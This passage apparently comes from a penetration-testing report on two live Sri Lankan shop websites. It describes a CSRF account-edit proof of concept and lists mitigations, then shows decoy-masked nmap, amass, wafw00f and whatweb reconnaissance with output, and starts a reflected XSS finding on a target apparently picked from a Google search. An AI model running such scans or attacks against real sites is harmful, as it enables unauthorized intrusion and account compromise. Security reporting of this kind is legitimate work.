
6. Then I opened firefox and searched this to run the html code.
http://localhost:8000/csrf.html


kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Restore Session
ChatGPT
(site:lk (inurl:shop OR inu
My account -
Test CSRF Absence
localhost:8000/csrf.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Submit

Test CSRF Absence

attacker@example.com

After submitting this attacker credentials, it directed me to the logged page as I was the victim.



https://store.goodreads.lk/my-account/edit-account?account_email=attacker%40example.com

My Account

First name * Kasun


Last name * elesinghe

Display name * dinuja elesinghe

This will be how your name will be displayed in the account section and in reviews

Email address * dinujaddk@gmail.com

The website's server proceeded with this request as it came from the victim.
The URL contains the attacker credentials, yet it directed me to the account I was logged it.



https://store.goodreads.lk/my-account/edit-account?account_email=attacker%40example.com

My Account

First name * Kasun

Last name * elesinghe

Display name * dinuja elesinghe

An Example of Attack in Action


The victim is logged in to supabase.com login page. The attacker sends a link to the victim directing them to the HTML page I created. The victim will click the link, and the form submission occurs and the target website processes the form submission as if the victim submitted it, and at this point, the victim's account has been compromised without them knowing.

Lack of Anti-CSRF tokens is under OWASP 2021 A01: Broken Access Control and WSTGv42-SESS-05, because it allows attackers to trick authenticated users to conduct unauthorized

activities. Users may be manipulated into sending unintended requests by lack of CSRF

protection, leading to account compromise or privilege escalation.

Keys and values of the alert



Evidence: <form enctype="multipart/form-data" method="post" id="wppb-register-user" class="wppb-user-forms wppb-register-user wppb-user-logged-out" action="https://store.goodreads.lk/register">
CWE ID: 352
WASC ID: 9
Source: Passive (10202 - Absence of Anti-CSRF Tokens)
Input Vector:

Description:
No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form

Other Info:
"billing_postcode" "email" "first_name" "form_id" "form_name" "last_name" "passw1" "passw2" "register" "register_unspecified_nonce_field" "send_credentials_via_email" "shipping_address_1" "shipping_address_2" "shipping_city" "shipping_company" "shipping_first_name" "shipping_last_name" "shipping_postcode" "username" "woo_different_shipping_address"].

Solution:
For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Phase: Implementation

Reference:
https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
https://cwe.mitre.org/data/definitions/352.html

Alert Tags:


Key	Value
POLICY_PENTEST	
WSTG-v42-SESS-05	https://owasp.org/www-project-web-security-testing-guide/v42/4-We...
OWASP_2017_A05	https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Acc...
CWE-352	https://cwe.mitre.org/data/definitions/352.html
POLICY_DEV_STD	

Proposed mitigation or fix

- **Apply CSRF Tokens** – Add a unique CSRF token to every form and confirm it on the server side for all state-changing requests.
- **Use Same-Site Cookies** – Configure cookies with the SameSite attribute (Strict or Lax) to prevent them from being sent in cross-origin requests.
- **Validate Headers** – Check the HTTP Referer and Origin headers to ensure they match your application's domain.
- **Secure AJAX Requests** – Include the CSRF token in a custom header for all AJAX calls.
- **Rotate Tokens Frequently** – Refresh tokens at intervals to reduce the risk of reuse.
- **Perform Ongoing Testing** – Regularly scan for CSRF flaws using tools like OWASP ZAP.

Vulnerability 02


Target URL: https://www.glm.lk


kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Galwala Market
https://www.glm.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
info@glm.lk English Login Register
GALWALA MARKET
What are you looking for
0 item(s) - LKR 0.00
Categories Brands Flash Deals Product Catalogs Warranty About us Quotation Contact us
GLM.LK
Glamour
Categories
BATHROOM & KITCHEN
HARDWARE & TOOLS
LOCKS AND FURNITURE FIXTURES
PAINTS & TOOLS
ELECTRONIC APPLIANCES
GARDENING & PLANTS
ELECTICAL & LIGHTING
ADHESIVE SEALANTS
NAILS & HOSECLIPS
HOUSEHOLD PRODUCTS
Bestsellers
ANA BRASS BALL COCK VALVE FULL
Featured

Reconnaissance: Gather information about the target.

Nmap – Used to find hosts, open ports, and running services on a network.


I ran *sudo nmap -Pn -sS -sU -sV -p- -T2 --max-retries 20 --scan-delay 100ms -D RND:10 --reason -v glm.lk* command to perform a service/version scan without host discovery; Nmap resolved the domain to 66.96.147.102, found ports **80, 443, 8080, 8443** are open.



```
┌──(dinuja㉿kali)-[~]
└─$ sudo nmap -Pn -sS -sU -sV -p- -T2 --max-retries 20 --scan-delay 100ms -D RND:10 --reason -v glm.lk

[sudo] password for dinuja:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-29 15:07 EDT
NSE: Loaded 46 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 15:07
Completed Parallel DNS resolution of 1 host. at 15:07, 0.28s elapsed
Initiating SYN Stealth Scan at 15:07
Scanning glm.lk (66.96.147.102) [65535 ports]
Discovered open port 443/tcp on 66.96.147.102
Discovered open port 143/tcp on 66.96.147.102
Discovered open port 21/tcp on 66.96.147.102
Discovered open port 110/tcp on 66.96.147.102
Increasing send delay for 66.96.147.102 from 100 to 200 due to 11 out of 23 dropped probes since last increase.
Discovered open port 587/tcp on 66.96.147.102
Discovered open port 995/tcp on 66.96.147.102
Discovered open port 993/tcp on 66.96.147.102
Discovered open port 80/tcp on 66.96.147.102
Increasing send delay for 66.96.147.102 from 200 to 400 due to max_successful_tryno increase to 4
Increasing send delay for 66.96.147.102 from 400 to 800 due to max_successful_tryno increase to 5
Increasing send delay for 66.96.147.102 from 800 to 1000 due to max_successful_tryno increase to 6
Stats: 0:04:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
```

Amass – Used to find subdomains and map the network footprint of a domain.


I ran ***amass enum -d glm.lk*** command to discover subdomains, DNS records, IP addresses, netblocks, and ASN information for mapping the domain's attack surface.



```
┌──(dinuja㉿kali)-[~]
└─$ amass enum -d glm.lk
glm.lk (FQDN) ⟶ mx_record ⟶ mx.glm.lk (FQDN)

The enumeration has finished
```

WAFW00F - detects and identifies a target's Web Application Firewall (WAF).


I ran *wafw00f glm.lk* command and found out that it is protected by **Cloudflare's WAF** (2 requests were used).



```
┌──(dinuja㉿kali)-[~]
└─$ wafw00f glm.lk

                ~ WAFW00F : v2.2.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://glm.lk
[+] Generic Detection results:
[*] The site https://glm.lk seems to be behind a WAF or some sort of security solution
[~] Reason: The response was different when the request wasn't made from a browser.
Normal response code is "200", while the response code to a modified request is "403"
[~] Number of requests: 4

┌──(dinuja㉿kali)-[~]
└─$
```

Whatweb – to identifies technologies used on a website.

I ran *whatweb glm.lk* command to fingerprint the website and identify the technologies it uses.



```
┌──(dinuja㉿kali)-[~]
└─$ whatweb glm.lk
http://glm.lk [301 Moved Permanently] Cookies[request_id], Country[UNITED STATES][US], HttpOnly[request_id], IP[66.96.147.102], R
edirectLocation[https://glm.lk/], Title[301 Moved Permanently], UncommonHeaders[x-request-id]
https://glm.lk/ [500 Internal Server Error] Cookies[request_id], Country[UNITED STATES][US], HttpOnly[request_id], IP[66.96.147.1
02], Title[500 Internal Server Error], UncommonHeaders[x-request-id]
```

Vulnerability 02
Reflected Cross-Site Scripting (XSS)

Reflected XSS in search functionality of https://glm.lk
OWASP Category: A03 – Injection.


Vulnerability Description

XSS is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. Reflected XSS occurs when user input (like URL parameters or form fields) is immediately included in the page response without proper validation, causing the script to execute in the victim’s browser.

Severity Rating: High (attacker-controlled scripts can execute in victims’ browsers)

Vulnerability Discovery

I used google search engine to find hardware websites in Sri Lanka by using this search query "hardware websites in Sri Lanka"


google.com/search?q=hardware+websites+in+Sri+Lanka&sca_esv=36e49ebf526829de&rlz=1C1CHWL_enLK1172LK11

hardware websites in Sri Lanka

Semrush
https://www.semrush.com › trending-websites › comput...
Most Visited Computer Hardware Websites in Sri Lanka 2025
Discover top Computer Hardware websites in Sri Lanka and their rankings. Reveal the overall size of the market, its growth dynamics, and the market leaders' ...

wedabima.com
https://wedabima.com › hardware › items
Hardware Items Prices in Sri Lanka
Get best hardware items in Sri Lanka online. Find hardware items prices in Sri Lanka and also find hardware stores, suppliers and prices list on wedabima.


Rentech Digital
https://rentechdigital.com › business-report-details › list-...
List Of Hardware stores in Sri Lanka
May 5, 2025 — List of Hardware stores in Sri Lanka. There are 2343 Hardware stores in Sri Lanka as of May 5, 2025; which is an 3.30% increase from 2023.

modernhardware.lk
https://www.modernhardware.lk › contactus
contact us - Modern Hardware
Modern Hardware Centre 43, Abdul Jabbar Mawatha, Colombo 12, Sri Lanka. Call Us +94 11 2435468, Fax Us +94 11 2431890, Email Us sales@modernhardware.lk.

Rainbowpages
https://rainbowpages.lk › constructions › hardware-whol...
Hardware - Wholesale & Retail
Hardware - Wholesale & Retail · Colonial Engineering (Pvt) Ltd · Mathura Engineers (Pvt) Ltd · S R Steel (Pvt) Ltd · Modern Hardware Centre · Monara Steel Centre.

Galwala Market
https://www.glm.lk › categories
HARDWARE & TOOLS
Hand Tools (5) Measuring tools (6) Measuring tools (6) Cutting Tools (8) Cutting Tools (8) Ladders & Fittings (11) Ladders & Fittings (11)
Missing: ~~websites~~ | Show results with: websites

